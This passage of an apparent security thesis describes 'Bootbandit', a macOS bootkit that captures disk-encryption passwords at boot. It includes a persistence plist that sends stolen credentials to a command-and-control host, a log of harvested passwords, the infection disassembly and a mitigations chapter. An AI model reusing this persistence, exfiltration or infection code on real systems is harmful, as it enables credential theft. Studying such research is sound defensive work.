
were made to the bootloader infection code using Radare2. However, the issue seemed to remain unresolved. This was due to the issue discussed in 3.1.2. Although execution was being passed to our malicious code, and the `AsciiStrLen` function was being successfully called, the `SetVariable` function was not being called to write the user's credentials to the firmware memory.

To identify the issue, a modification to the bootloader was made such that the memory address of the data structure we were looking for, `RuntimeServices`, would be printed out to the screen. This was chosen as the method for debugging because standard debuggers are meant for operating system environments and cannot be used in EFI. Also, the bootloader itself was not compiled with support for EFI debuggers that may have otherwise been appropriate. Therefore, we resorted to printing out information to the console in order to gain a better understanding of why the `SetVariable` function could not be called.

Printing text is not trivial when working with the bootloader. The graphical interface is loaded through a call to a function we identified as `ConsoleSetMode` so that the user may select his or her account and enter the disk encryption password. There is no standard console to print text after entering the password. In order to revert back to console mode, the function `ConsoleSetMode` function is called with a parameter of 2 instead of 1, and the `PrintWarningMessage` function is passed the format string `"%p"` and the pointer to `RuntimeServices` to show us the address of that data structure. Because there is not enough space in the code cave to write the code to switch to console mode, print out the address, pause, then revert to graphical mode, we write this code with the understanding that we will get the information we need, but the system will crash. After booting and entering the password to reveal the address of `RuntimeServices`, we saw that its address was the `NULL` pointer. This brought us to our next attempt in which we remedied the issue as described in 3.1.2.

4.1.3 Successful Bootloader Infection

Once we realized that the `RuntimeServices` table was being nullified and causing the incorrect address to be dereferenced, we used the `SystemTable` to indirectly obtain it so that we could access the `SetVariable` function. This was depicted in Figure 4. After using the `RuntimeServices` structure indirectly, we were able to successfully steal the user's password and place it in the `BootNext` variable in the firmware. This is shown in Figure 6.



```
kidsaccount ~ -bash$ nvram -p
csr-active-config          %10%00%00%00
boot-args                  -v
SystemAudioVolume          %80
bluetoothInternalControllerInfo
BootNext                   changedpw1234
prev-lang:kbd              en-US
SystemAudioVolumeDB        %80
efi-apple-recovery         <array><dict><key>IOMatch</key><dict><key>IOProviderClass</key><string>IOMedia</string><key>IOPropertyMatch</key><dict><key>UUID</key><string></string></dict></dict><key>BLLastBSDName</key><string>disk0s1</string></dict><dict><key>IOEFIDevicePathType</key><string>MediaFilePath</string><key>Path</key><string></string></dict></array>%00
bluetoothActiveControllerInfo
efi-boot-device            <array><dict><key>IOMatch</key><dict><key>IOProviderClass</key><string>IOMedia</string><key>IOPropertyMatch</key><dict><key>UUID</key><string></string></dict></dict><key>BLLastBSDName</key><string>disk2s3</string></dict></array>%00
efi-boot-device-data
backlight-level            %ab%01
fmm-computer-name          MacBook Pro
```

Figure 6: User's Password in Firmware Memory Shown Using nvram in macOS

4.2 Bootbandit Implant

The Bootbandit implant consists of two components. The first is the implant executable itself, which is placed at the path `~/mal` for the infected user. Any path may be used, but this path is readily accessible and hidden to the user. The implant is set to run on system start to send the credentials to the command and control server by creating the file `~/Library/LaunchAgent/com.user.persist.plist`. This file has contents as shown in Listing 4.1.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple Computer//DTD PLIST 1.0//
    EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>Label</key>
    <string>com.user.persist</string>
    <key>ProgramArguments</key>
    <array>
        <string>/Users/user/.mal</string>
        <string>bootbandit.<example>.com</string>
        <string>5999</string>
    </array>
    <key>RunAtLoad</key>
    <true/>
</dict>
</plist>
```

Listing 4.1: .plist File for Implant Persistence

The file is installed so that the implant is run with the command line `/Users/user/.mal bootbandit.<example>.com 5999` when the user logs in. That is, the malware will communicate with the command and control server designated at the given domain on the given port. The advantage of putting these configuration items on the command line is that the implant itself does not have to be updated if the server changes the IP address or port; only a simple modification in the configuration is required. Also, if the implant itself were to be found and analyzed, the location of the server would not be found unless the configuration file were also discovered. The command and control server is set up at the designated domain and port, and the infection mechanism is ready to steal and exfiltrate the user's credentials.

4.3 End Results

After placing all components of the Bootbandit attack in production, including the bootloader infection, the user-mode implant, and the command and control server, the Bootbandit attack was ready to be tested. The command and control server was setup to listen for incoming credentials, and the infected system was rebooted after the implant was installed and the bootloader infected. When the infected system boots, the user is shown the login window, as usual. Upon entering credentials and logging into the system, we see in Listing 4.2 that the user's password has been stolen, all without any change in the user experience.

```
user@efi:~/c2$ ./banditserver 5999
2017/10/29 22:25:38 Listening on port 5999
2017/10/29 22:27:08 New connection from [REDACTED]:49198
2017/10/29 22:27:08 [REDACTED]:49198 "user:␣malware"

2017/11/26 23:28:17 New connection from [REDACTED]:49155
```

```
2017/11/26 23:28:17 [REDACTED]:49155 "user:_malware"

2017/11/26 23:52:13 New connection from [REDACTED]:49164
2017/11/26 23:52:15 [REDACTED]:49164 "kidsaccount:_
    password1234"

2017/11/27 00:20:14 New connection from [REDACTED]:49155
2017/11/27 00:20:14 [REDACTED]:49155 "newstandarduser:_
    QqD2y921LF"

2017/11/27 00:30:37 New connection from [REDACTED]:49159
2017/11/27 00:30:39 [REDACTED]:49159 "shareduser:_
    ANnj33EXRm"
```

Listing 4.2: User Credential Log

The entire attack chain worked for all users on the system, with one caveat. The account `kidsaccount`, as seen in Listing 4.2, is an account with parental controls set. The account was created, the implant installed and set to run at login, and then the system was rebooted and logged into with the new account. Interestingly, the credentials were sent the first time during account setup. However, the implant would no longer run on this account due to the parental control restrictions, as seen in Figure 7.

We attempted to remedy this by placing the implant executable at `/Applications/.mal` and placing the persistence mechanism at `/Library/LaunchAgents` so that it is shared among all users. The result was the same: accounts with parental controls remained unable to run the implant. Once




Figure 7: Implant Blocked by Parental Controls

a system is infected with Bootbandit, the parental controls appear to be the only inherent defense that macOS has against it.

Another small issue that was observed was in some certain network setups, namely wireless networks using 802.1X. Wired network connections and wireless connections with standard WPA and WPA2 security operate quickly to authenticate and bring up a network link. However, wireless networks using 802.1X authentication appear to take additional time to establish a connection at the link layer. Therefore, a delay with 3 retries was added in the Bootbandit implant to ensure that the network connection is up and that the Bootbandit server could be reached. With this addition, the entire chain from infection to data exfiltration worked seamlessly.

CHAPTER 5

Mitigations and Defenses

In macOS systems, System Integrity Protection is already in place and makes attacks like Bootbandit non-trivial. Such protections prevent even the root user from making radical changes that would impact the integrity of the operating system itself, effectively nullifying the majority of rootkits. However, even these sorts of defenses are not infallible and are subject to exploitation. As a result, integrity of data crucial to the operation of the system should be verified. In particular, code signature verification on the bootloader by the firmware would make Bootbandit substantially more difficult to implement. In its current form, Bootbandit would not be able to pass an integrity check if the original bootloader were to be signed by the manufacturer, in this case Apple.

A proper code signature scheme would notify the user of the possible dangers of continuing to use modified software in the event that integrity could not be verified. Modern Android devices typically implement such a scheme [7] in which the boot and system partitions are verified for integrity using code-signing methods. Apple iPhones running iOS [8] and some systems running Windows 8.1 [4, 9] and above implement similar countermeasures against bootkits. The disadvantages of this sort of defense involve making it more difficult to use custom software, for example to use a different operating system than the one that shipped with the system.

Additionally, Apple could help by making the bootloader more difficult to reverse engineer. Currently, the bootloader contains a significant number of debugging strings throughout the file. For example, there are functions which print out errors on the screen if the system boot arguments are set to verbose mode. These functions take arguments that include the function name and the error or warning message. Because the function name is given, this greatly assists in reverse engineering the ex-

executable file by giving the analyst valuable context that is otherwise difficult to gain without dynamic analysis. The function name `_lw_ValidatePassword`, for example, makes it obvious that this function belongs to the LoginWindow and is responsible for validating a password entered by the user. By removing these, the time-to-value for developing an infection would increase, making an attack against the bootloader more difficult.

A last line of defense for attacks like Bootbandit would be to separate the FDE password from the user's credentials. A user's credentials doubling as an FDE password is akin to password reuse for multiple accounts, which is a poor security practice that is always discouraged. This is because a password stolen for one account suddenly gains an attacker access to all accounts which use this same password. The situation is similar for FDE and user accounts: if an attacker steals credentials for FDE, then suddenly the user's system account is compromised. It is possible to separate the FDE password from a user's credentials. For a more secure system, this is advised. However, the disadvantages of separating these passwords are the fact that users must now remember two passwords, and multiple users on a shared computer system cannot unlock the disk with their own password; the password must be shared among each of the users.

CHAPTER 6

Conclusion and Future Work

Bootbandit demonstrates the possibilities for tampering with a system during the boot phase. We implemented a full chain of compromise in which a victim's machine's bootloader is infected, credentials are stolen in the boot environment, and the data is relayed to a command and control server using secure communication.

This project paves the way for at least two possible lines of future work. Developing a defensive mechanism such as the verified boot framework that was described in the **Mitigations and Defenses** section in Chapter 5 would obviously be useful. For this to work, one would develop a UEFI driver using the Secure Boot and Driver Signing features as described in the UEFI specification [2]. This driver would be responsible for verifying the bootloader against its code signature. The developer would generate a key pair for signing, sign the bootloader, and the framework would ensure that only a bootloader that is signed with the private key shall be executed. This would also have the negative side effect of forbidding third party UEFI applications from executing on the system but would serve as a proof-of-concept for a system that verifies the bootloader. A productized version of this project would require first party support from Apple.

A second possible extension of Bootbandit is the development of a credential harvester in the form of a driver, as opposed to the current bootloader infection. In its current form, the bootloader infection is detectible as a file that is changed on the hard disk drive of the infected system. Creating a malicious UEFI driver and loading it into the firmware itself would allow the malware to hide from detection systems that run in the operating system, including antivirus operating in the kernel. One would likely need to make use of the existing USB driver that is loaded upon system boot. As the user enters keys on the keyboard, the driver should collect and

store them. As an independent module, the driver can also communicate with the command and control server using the TCP/IP stack from the pre-OS environment. This would most likely require association with a Wi-Fi network, which should be possible since Wi-Fi network credentials are stored in the firmware memory—this is apparent when booting into macOS Recovery Mode, where the minimalist recovery operating system is still able to associate with Wi-Fi networks that the user has associated with in the normal macOS environment. With all of the malicious logic of Bootbandit implemented in a UEFI driver hidden from disk, one would have created an extremely difficult piece of malware to detect.

Both of these examples of future work involve the development of a firmware driver, that is, code that controls the underlying hardware. The consequences of a bug making its way into a UEFI driver, therefore, can cause damage from which recovery is extremely difficult. Before beginning work on such a project, one should be intimately familiar with re-flashing and, if necessary, replacing hardware memory devices used for firmware storage.

LIST OF REFERENCES

- [1] I. Apple, “Best practices for deploying filevault 2,” Aug 2012. [Online]. Available: http://training.apple.com/pdf/WP_FileVault2.pdf
- [2] U. E. Forum, “Unified extensible firmware interface specification,” May 2017. [Online]. Available: http://www.uefi.org/sites/default/files/resources/UEFI_Spec_2_7.pdf
- [3] V. Zimmer, M. Rothman, and S. Marisetty, *Beyond BIOS: Developing with the Unified Extensible Firmware Interface*. Intel Corporation, Nov 2010.
- [4] A. Matrosov, E. Rodionov, and S. Bratus, *Rootkits and Bootkits*. 245 8th St. San Francisco, CA 94103 USA: No Starch Press, Inc., Jun 2018, early access sample chapter, accessed April 28, 2017. [Online]. Available: https://www.nostarch.com/download/RootkitsandBootkits_sample_Chapter6.pdf
- [5] J. Rutkowska, “Evil maid goes after truecrypt!” Oct 2009. [Online]. Available: <https://theinvisiblethings.blogspot.com/2009/10/evil-maid-goes-after-truecrypt.html>
- [6] P. Vilaca, “Is there an efi monster inside your apple?” Mar 2015, slide deck from CODE BLUE 2015 conference in Japan. [Online]. Available: https://www.slideshare.net/codeblue_jp/is-there-an-efi-monster-inside-your-apple-by-pedro-vilaa-code-blue-2015
- [7] A. O. S. Project, “Verifying boot,” Jul 2017. [Online]. Available: <https://source.android.com/security/verifiedboot/verified-boot>
- [8] I. Apple, “ios security,” Mar 2017. [Online]. Available: https://www.apple.com/business/docs/iOS_Security_Guide.pdf
- [9] I. Microsoft, “Secure the windows 8.1 boot process,” 2017. [Online]. Available: <https://technet.microsoft.com/en-us/windows/dn168167.aspx>

APPENDIX

Bootloader Infection

The disassembly in Listing A.1 is the code used to implement the Bootbandit bootloader infection. It begins by calling the next instruction to obtain its current position, which is necessary for finding strings and function pointers. A stack frame is created at offset 0x0008cf8e, and variables are referenced relative to the `rsp` register. The call at offset 0x0008cf97 is the legitimate call to `AsciiStrLen` to get the length of the variable, which is stored in the `rbx` register. The length is stored, and then the parameters are passed and the `SetVariable` function is finally called at offset 0x0008cfdd to store the victim's password in firmware memory.

```
[0x0008cf88 95% 265 boot.efi]> pd $r
0x0008cf88      e800000000      call 0x8cf8d
0x0008cf8d      58              pop  rax
0x0008cf8e      4883ec70      sub  rsp, 0x70
0x0008cf92      4889442440     mov  qword [rsp + 0x40], rax
0x0008cf97      e8e175f8ff     call 0x1457d
0x0008cf9c      4889442448     mov  qword [rsp + 0x48], rax
0x0008cfa1      4989c1         mov  r9, rax
0x0008cfa4      49c7c0060000.  mov  r8, 6
0x0008cfab      488b442440     mov  rax, qword [rsp + 0x40]
0x0008cfb0      4889c1         mov  rcx, rax
0x0008cfb3      4889c2         mov  rdx, rax
0x0008cfb6      48895c2420     mov  qword [rsp + 0x20], rbx
0x0008cfbb      4881e935bd04.  sub  rcx, 0x4bd35
0x0008cfc2      4881c2f31200.  add  rdx, 0x12f3
0x0008cfc9      48056b250000   add  rax, 0x256b
```

0x0008cfcf	488b00	mov rax, qword [rax]
0x0008cfd2	488b4058	mov rax, qword [rax + 0x58]
0x0008cfd6	488d4058	lea rax, [rax + 0x58]
0x0008cfda	488b00	mov rax, qword [rax]
0x0008cfdd	ffd0	call rax
0x0008cfd0	90	nop
0x0008cfe0	90	nop
0x0008cfe1	90	nop
0x0008cfe2	90	nop
0x0008cfe3	90	nop
0x0008cfe4	90	nop
0x0008cfe5	90	nop
0x0008cfe6	90	nop
0x0008cfe7	90	nop
0x0008cfe8	90	nop
0x0008cfe9	90	nop
0x0008cfea	90	nop
0x0008cfec	90	nop
0x0008cfed	90	nop
0x0008cfef	90	nop
0x0008cff0	90	nop
0x0008cff1	90	nop
0x0008cff2	90	nop

0x0008cff3	90	nop
0x0008cff4	488b442448	mov rax, qword [rsp + 0x48]
0x0008cff9	4883c470	add rsp, 0x70
0x0008cffd	c3	ret

Listing A.1: Bootloader Infection Code Disassembly